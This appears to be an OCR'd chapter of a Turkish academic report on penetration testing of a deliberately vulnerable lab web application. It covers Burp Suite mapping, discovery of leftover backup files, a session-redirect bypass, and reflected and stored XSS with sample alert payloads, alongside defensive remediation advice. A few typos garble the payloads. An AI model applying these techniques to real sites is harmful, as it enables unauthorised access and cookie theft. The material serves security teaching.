Kurumsal firmaların internet uygulamalarında var olan zafiyetler ve güvenlik açıkları saldırganların iç ağlara kadar erişim sağlamasına imkân verdiğinden kullanıcıların hassas bilgilerini işleyen web uygulamalarının güvenlik testlerinin yapılması son derece önem arz etmektedir. Web sunucu yapıları karmaşık bir yapıya sahiptir ve veri tabanı uygulamaları kod enjeksiyon (SQL İnjection) saldırılarına açık halde bulunabilmektedir. Bu durum ve yazılmayan kodlar kurumları çeşitleri saldırılara açık hale getirmektedir. Kullanıcıdan bir girdi alan ve arka planda kod çalıştırarak veri tabanı ile etkileşime geçen uygulamalar web saldırılarını kolaylaştırmaktadır. Web uygulamalarının çok çeşitli konfigürasyon ve servislere açık olmaları ve kullanıcı izinlerinin çeşitliliği durumu web saldırı vektörlerini çoğaltmaktadır. Web uygulama zafiyetleri ağ katmanından çok uygulama katmanındaki ve http protokolündeki eksikliklerden oluşmaktadır. Web güvenliğinin sağlanması amacıyla kullanıcı girdilerinin sıklıkla denetlenmesi, web sayfalarının çıktı kodlama-output kod yöntemiyle yazılması gerekmektedir. Çıktı kodlama yöntemi sistem ve hata yakalama mekanizmalarının kritik bilgileri sızdırabilecek hata mesajlarının kullanıcıya yansıtılmaması durumudur. Böylece önemli verilerin saldırı sırasında kullanılmasını önlemek amacıyla gönderilen veriler uygun bir formata dönüştürülmüş olur. Veri tabanlarında parametre bağlama yöntemi kullanılmalıdır. Parametre bağlama yöntemi çalıştırılan veri tabanı sorgusu ile içeriğindeki verilerin kodlama ve kaçış işlemlerinden geçirilerek verileri birbirinden ayrıştırmaya dayanan bir yöntemdir. Ağ trafiği dinlenerek veri sızdırma işlemlerine açık olan http protokolünün yerine HTTPS, SSL ve TSL gibi güçlü şifreleme algoritmalarının bileşimini destekleyen protokollerin dizayn edilmesi gerekmektedir. Durmadan şifre yenileme ile parola güvenliğini sağlamak yerine yeni oluşturulan parolaların zorunlu olarak geçerliliğini denetleme yönteminin kullanılması web güvenliği açısından daha sağlıklıdır. Sisteme girişlerde çok faktörlü veya iki faktörlü kimlik doğrulama işlemlerinin gerçekleştirilmesi gerekmektedir. Kendi içerisinde bir nevi farklı kimlik doğrulama mekanizması bulunduran yetkilendirme işlemlerinin yapılması gerekmektedir. Bu çalışma kapsamında zafiyetli bir web sitesi içeren laboratuvar üzerinde Burpsuite proxy yapılandırma işlemleri, haritalandırma işlemleri, unutulmuş dosya keşfi, hatalı oturum yönetimi işlemleri, Reflected ve Stored XSS zafiyetlerinin sömürülmesi, Local File Inclusion işlemleri, SQL Injection saldırıları, Sqli authentication bypass işlemleri, sqlmap aracı kullanımı, dosya yükleme zafiyetleri, RCE (Remote Code Execution) ve kaba kuvvet saldırıları ayrı ayrı uygulamalarla gerçekleştirilmiştir.

4.1. Web Uygulama Güvenliğine Giriş ve Zafiyetli Makine

Bu bölümde web uygulama güvenliği konusu boyunca kullanılacak zafiyetli makine ele alınmıştır. İndirilen zafiyetli makine .ova uzantılı dosyası Vmware Workstation aracılığıyla kurulmuştur. Sanal makine ile kurulan web sayfasında herhangi bir css kodu bulunmamaktadır. Fakat web sayfalarının güvenliğinin css kodu ile herhangi bir bağlantısı yoktur. Bu nedenle kurulan sanla makine web uygulamalarının güvenliğini incelemek açısından yeterlidir. Görsellikten çok site üzerinde input verilebilecek yerler, site üzerinde bulunan gizli dizinler veya site üzerinden gizlice dizin çekilebilecek yerler güvenlik açısından odaklanılması gereken yerlerdir. Şekil 4.1.'zafiyetli web uygulaması gösterilmektedir.

Şekil 4.1. Zafiyetli web uygulaması.

4.2. BurpSuite Proxy Yapılandırma


Bu bölümde Burpsuite Proxy kurulumu işlemi yapılmıştır. Burpsuite bir proxy yani bir ara sunucudur. Bilgisayar tarayıcısı üzerinden google'a gidilmek istendiğinde google üzerine bir get isteği atılmaktadır. Bu istek ilk önce proxy üzerinden geçerek google'a yönlendirilmektedir. Proxy bazı durumlarda gizlilik sağlamak için bazı durumlarda isteklerin yönetilmesi için kullanılmaktadır. Bu çalışmada isteklerin yönetilmesi için proxy kullanılmıştır. Proxy'nin kendi özelliklerine bağlı olarak zafiyet tarama gibi birçok işlem proxy'ler aracılığıyla gerçekleştirilebilmektedir. BurpSuite bu amaçla en çok kullanılan proxy'dir. Burpsuite Kali içerisinde web uygulamaları alanında mevcuttur. Burpsuite ve web tarayıcının entegre ayarları Şekil 4.2.'de görüldüğü gibi yapılandırılmıştır.

Şekil 4.2. Tarayıcı konfigürasyon ayarları.

Burada tarayıcı konfigürasyon ayarları tamamlandıktan sonra tarayıcı üzerinden google'a girilmek istendiğinde bu işlem engellenecektir. Bunun nedeni BurpSuite proxy intercept'in açık olmasıdır. Bu durum isteklerin google'a yönlendirilmesini engellemektedir. Intercept kapatıldığında ilgili istekler google üzerine yönlendirilmektedir.


4.3. Haritalandırma İşlemi

Bu bölümde haritalandırma işlemleri gerçekleştirilmiştir. Banka, holding, hastane veya e-ticaret gibi sitelerin üzerinde istek atılacak ve girdi yapılacak birçok yer mevcuttur. Yani bu uygulamalar üzerinde potansiyel olarak saldırabilecek birçok nokta mevcuttur. Bu noktaların her birinin saptanması ve listelenmesi işlemine haritalandırma işlemi denmektedir. Bu işlem için BurpSuite proxy'si kullanılmıştır. BurpSuite Target Site map kısmından istek atılan yerler Şekil 4.3.'deki gibi sunulmuştur.




Şekil 4.3. Burp Suite üzerinde istekleri görüntüleme.

Görüleceği üzere istek listesi site üzerinden atılan tüm istekleri görüntülemektedir. Bu durum kafa karışıklığına yol açacağı için ilgili isteğe sağ tıklanarak add to scope seçeneği ile ilgili istek hedef alınabilmektedir. Yukarıda gözüken filter kısmına bir kere tıklanarak show only in scope seçeneği ile de sadece ilgili isteğin görünmesi sağlanabilmektedir. Site haritalandırma işlemi için BurpSuite içerisinde bulunan spider modülü kullanılmıştır. İlgili işlem için hedef siteye sağ tıklanarak spider this host seçeneği tıklandığında bu host üzerinden gidilebilecek bazı dosyalar ve tıklanılabilecek her yere tıklanarak her yere istek atılmaya çalışılmıştır. Bu işlemlerin sonucunda hedef siteye veri verilebileceği bir post isteği bulunmuştur.



Şekil 4.4. Hedef site üzerindeki post isteği.


Şekil 4.4.'de tespit edilen form isteğine submit komutu verildiğinde bulanabildiği kadar form bulunulması sağlanmıştır.



Şekil 4.5. İlgili site üzerinden gidilebilecek yerler.


Şekil 4.5.'de spider modülü site üzerinden gidebileceği birçok yer tespit etmiştir. Backup-files dosyası site üzerinden gidilebilecek bir get isteğini temsil etmektedir. Aynı zamanda robot.txt dosyası içerisinden adminpanel, secrets gibi dosyaların tespiti de sağlanmıştır. Yani hedef site üzerinde gidilebilecek her yerin tespiti yapılmıştır. Bu işlem çok büyük siteler üzerinde

uygulandığında oldukça zaman alan bir işlemdir. İşlem tamamlandıktan sonra BurpSuite spider sekmesinden spider modülü Şekil 4.6.'da görüldüğü gibi durdurulabilmektedir.



Şekil 4.6. Spider modülünün durdurulması.

Görüleceği üzere toplam 101 istek atıldığı görülmektedir. Büyük sitelerde bu istek sayısı oldukça fazladır ve bilgisayarın yeterli donanıma sahip olmaması durumunda oldukça kasan bir işlemdir. BurpSuite'in sağ tarafında site üzerinde get isteği atılabilecek yerler Şekil 4.7.'de görüldüğü gibi gösterilmektedir.




Şekil 4.7. Get istekleri.

Burada Admin Panel üzerine get isteği atıldığı görülmektedir. Ancak get isteğinin yanında herhangi bir parametre bulunmamaktadır. Sadece parametreli (kullanıcı adı veya şifre içeren) get istekleri görüntülenmek istendiğinde filter kısmından parametreli istekleri ve istekleri göster seçenekleri seçilerek sonuçlar filtrelenebilmektedir. Bu şekilde site üzerindeki get ve post yerleri saptanabilmektedir. Bu saptamalardan sonra ilgili noktalarda zafiyet arama işlemi gerçekleştirilmiştir.


4.4. Unutulmuş Dosya Keşfi

Bu bölümde pentest işlemleri sırasında sıkça karşılaşılan unutulmuş yedek dosyaları üzerinden saldırı işlemleri gerçekleştirilmiştir. İlgili işlem için zafiyetli web sitesi laboratuvarının Unutulmuş Yedek Dosyaları linkine tıklanmıştır.




Şekil 4.8. Unutulmuş yedek dosyalar.

Uygulama geliştirme esnasında bir index.php dosyasının olduğu varsayılsın. Uygulama geliştirme işlemi tamamlanmış ve her şey çalışır vaziyetteyken yeni bir şey ekleme veya güncellenme işlemlerinde eski dosyanın bozulmasından korkulması sebebiyle ilgili index.php dosyasının Şekil 4.8.'de belirtilen çok yaygın uzantılarla yedeklenip web sunucu üzerinde bırakılması mümkündür. Penetrasyon testi esnasında bu uzantıdaki dosyalar bulunarak bu dosyalardaki bilgiler aracılığıyla siteye erişim sağlama senaryoları oluşturmak mümkündür. Bunlara ek olarak, uygulama tamamlandığında bir yedeğini tutmak amacıyla uygulama sıkıştırılıp tüm kodlar yedeklenebilmektedir. Yedek alma işlemlerinde bir problem bulunmamaktadır fakat bu yedek dosyaların sunucular üzerinde dışarıya açık bir şekilde bırakılması bir zafiyet doğurmaktadır. Bu zafiyeti tespit edebilmek için spesifik uzantılarla dosya arama işlemi yapılmıştır. Bu işlem site üzerindeki kodlara göre değişen (.net ise önce dizinlere bakılır, panel varsa panelde dosyalara bakılır, user.aspx varsa user.aspx.back gibi dosyalara bakılır.) dosya uzantılarıyla gerçekleştirilmektedir. Bu çalışmadaki zafiyetli site php ile yazılmıştır. Şekil 4.9.'daki gibi unutulmuş dosyaların keşfi için bir wordlist oluşturulmuştur. Dizin aramada yapılan işlemler gerçekleştirilirken dirbuster aracı kullanılmıştır.




Şekil 4.9. Wordlist.




Şekil 4.10. Dirbuster.

Şekil 4.10.'da hedef sistem uzantısı, wordlist'in bulunduğu dosya uzantısı ve yaygın uzantılar bilgisi dirbuster aracına verilerek arama işlemi başlatılmıştır. Arama sonucu hedefte bulunan unutulmuş dosyalar Şekil 4.11.'de görüldüğü gibidir.



Şekil 4.11. Arama sonuçları.

Burada bulunan backup dosyalarından config.php.bak dosyası indirildiğinde Şekil 4.12.'de görüldüğü gibi mysql veri tabanı bağlantı bilgileri gibi kritik bilgilere ulaşılmıştır.



Şekil 4.12. Config.php.bak.


4.5. Hatalı Oturum Yönetimi

Bu bölümde oturum yönetimlerinin yanlış yapılmasından kaynaklı oluşan web zafiyetleri sömürülerek saldırı işlemi gerçekleştirilmiştir. İlgili işlem için Şekil 4.13.'de gösterilerilen laboratuvarın oturum yönetimi linki incelenmiştir.

Şekil 4.13. Oturum yönetimi.

Oturum yönetimi linkinin direk bir login sayfasına yönlendirmesinin sebebi daha önce bu siteye giriş yapılmamış olmasıdır. Daha önce bir giriş yapılmış olsaydı ve oturum kapatılmasaydı direk olarak oturum açılmış bir sayfaya yönlendirme yapılacaktır. Giriş yapılmadığı tespit edildiğinde o anki kodların çalışmasını durduracak bir fonksiyon çağrılmıyorsa yönlendirme işlemi

durdurularak o anki sayfaya erişim sağlanabilmektedir. Bu işlem için burpsuite aracı kullanılmıştır.



Şekil 4.14. BurpSuite.

Şekil 4.14.'de oturum yönetimi sayfasına bir get isteği atılmış ve yanıt olarak bir 302 kodu dönmüştür. 302 yanıt kodunun anlamı bir sayfaya yönlendirme işleminin yapıldığıdır. Yönlendirilme esnasında ana sayfadaki kodların çalışmasını önleyen bir fonksiyon çağrıldığını kontrol etmek için ctrl+r ile istek repeater'a atılmıştır. Repeater BurpSuite'in istekleri tekrar göndermesi amacıyla yapılmış bir modüldür. İstek tekrar gönderildiğinde BurpSuite üzerindeki işlem Şekil 4.15.'de görüldüğü gibidir.

Şekil 4.15. Html kodları.

Yönlendirme yapılırken o anki sayfada çalışan kodları önleyen herhangi bir fonksiyon bulunmadığı görülmektedir. Bu durum da giriş yapılarak görülmesi gereken bir yerin giriş yapılmadan da görülmesine sebep olmaktadır. Bu zafiyetin önlenmesi için uygulama geliştiricinin kod yazarken die() komutunun yönlendirmeden sonra kullanılması gerekmektedir.

4.6. Reflected XSS

Bu bölümde yıllardır popülerliğini sağlayan XSS zafiyeti sömürülerek saldırı işlemi gerçekleştirilmiştir. Bu işlemler için Şekil 4.16.'da görülen laboratuvarın Reflected XSS linki incelenmiştir. XSS zafiyetlerinin Reflected ve Stored olmak üzere iki türü mevcuttur.

Şekil 4.16. Reflected XSS.

Reflected XSS zafiyeti kullanıcıdan alınan herhangi bir girdinin herhangi bir doğrulama fonksiyonundan geçmeden doğrudan ekrana çıktı olarak verilmesinden oluşmuş bir zafiyettir. Herhangi bir arama butonuna a harfi verildiği varsayılsın. A harfi direk ekrana çıktı olarak geliyorsa Reflected XSS zafiyeti mevcuttur denilebilmektedir. Bunun kontrolünü yapmak amacıyla arama butonuna "<script>alart(1)</script>" front end komutu girilmiş ve arama komutu ilgili kodu çalıştırdığında Şekil 4.17.'de görüldüğü gibi ekrana "1" yazan bir popup çıktı olarak verilmiştir. Yani bu site üzerinde Reflected XSS zafiyeti mevcuttur.


Şekil 4.17. <script>alert(1)</script> komutu sonucunda oluşan XSS zafiyeti.

Burada görülen zafiyet kullanılarak kullanıcı bir yere yönlendirilebilir, kullanıcının cookie bilgisi çalınabilir ve bu bilgilerle sanki kullanıcıymış gibi bir yerlere giriş yapılabilir. Bütün bunlara ek olarak kullanıcının bir yerlere istek atması sağlanabilir. Location href = 'https://..' komutu ile kullanıcı istenilen yere yönlendirilebilmektedir. Fakat bazı durumlarda blacklist'ler kullanılarak script etiketleri engellenebilmektedir. Böyle durumlarda <body onload=alert(1)/> komutuyla ya da komutuyla bu işlem yapılabilmektedir.

Burada denenecek etiketler veya fonksiyonlar java script dili bilinirse daha kolay kullanılacaktır. Bu zafiyetin engellenmesi için blacklist'ler iyi bir yöntem değildir. Bunun yerine kullanıcının verebileceği şeylerin kısıtlanması gerekmektedir. Kullanıcı hiçbir özel karakter(<, >) verememeli ya da verildiğinde özel karakter encode edilmelidir.

4.7. Stored XSS – Session Hijacking

Bu bölümde Stored XSS zafiyetlerinn sömürülmesi ve Session Hijacking işlemleri uygulanmıştır. Bu işlemler için Şekil 4.18.'de gösterilen laboratuvarın Stored XSS linki incelenmiştir.




Şekil 4.18. Stored XSS.

Stored XSS zafiyetleri, Reflected XSS zafiyetlerinde olduğu gibi site üzerinden verilen bir verinin herhangi bir kontrolden geçirilmeden ekrana çıktı olarak verilmesinden kaynaklı bir zafiyettir. Reflected XSS zafiyetlerinden farkı site üzerinde kayıtlı olan verilerin durmadan ekrana bastırılmasından kaynaklanmasıdır. Bu sebeple ilgili site üzerine kayıtlı olarak verilen bir veriyi gören herkesi etkileyen bir zafiyettir. Reflected XSS zafiyetine göre etki alanı daha geniştir. Stored XSS zafiyeti genel olarak yorum yapılabilecek yerlerde, ziyaretçi defteri, profil güncelleme yerlerinde bulunmaktadır. Bu çalışmadaki senaryoda görüldüğü gibi bir ziyaretçi defteri mevcuttur. Ziyaretçi defterine veri girişi yapıldığında bu veriler kayıt edilir ve ziyaretçi defterini kontrol et dendiğinde bir login sayfası gelir. Eğer admin yetkilerine sahip olunmuşsa login sayfasından giriş yapılarak ilgili yorumlar görüntülenebilmektedir. Bu adminin Windows 7 makinesi üzerinde bulunduğu ve bu mesajları görüntüleyebildiği varsayılmıştır. Ziyaretçi


defterine Şekil 4.19.'da görüldüğü gibi "<script>alaert('XSS')</script>" XSS payload bilgileri verilmiştir. Burada veriler gönderildiğinde ve Windows 7 makinesi üzerindeki Admin sayfasında kontrol edildiğinde ilgili script komutu bu sayfada çalışmıştır. Bu durumda XSS Stored zafiyetinin sayfa üzerinde bulunduğu gözlemlenmiştir.

Şekil 4.19. XSS payload bilgileri.



Şekil 4.20. XSS stored zafiyeti.

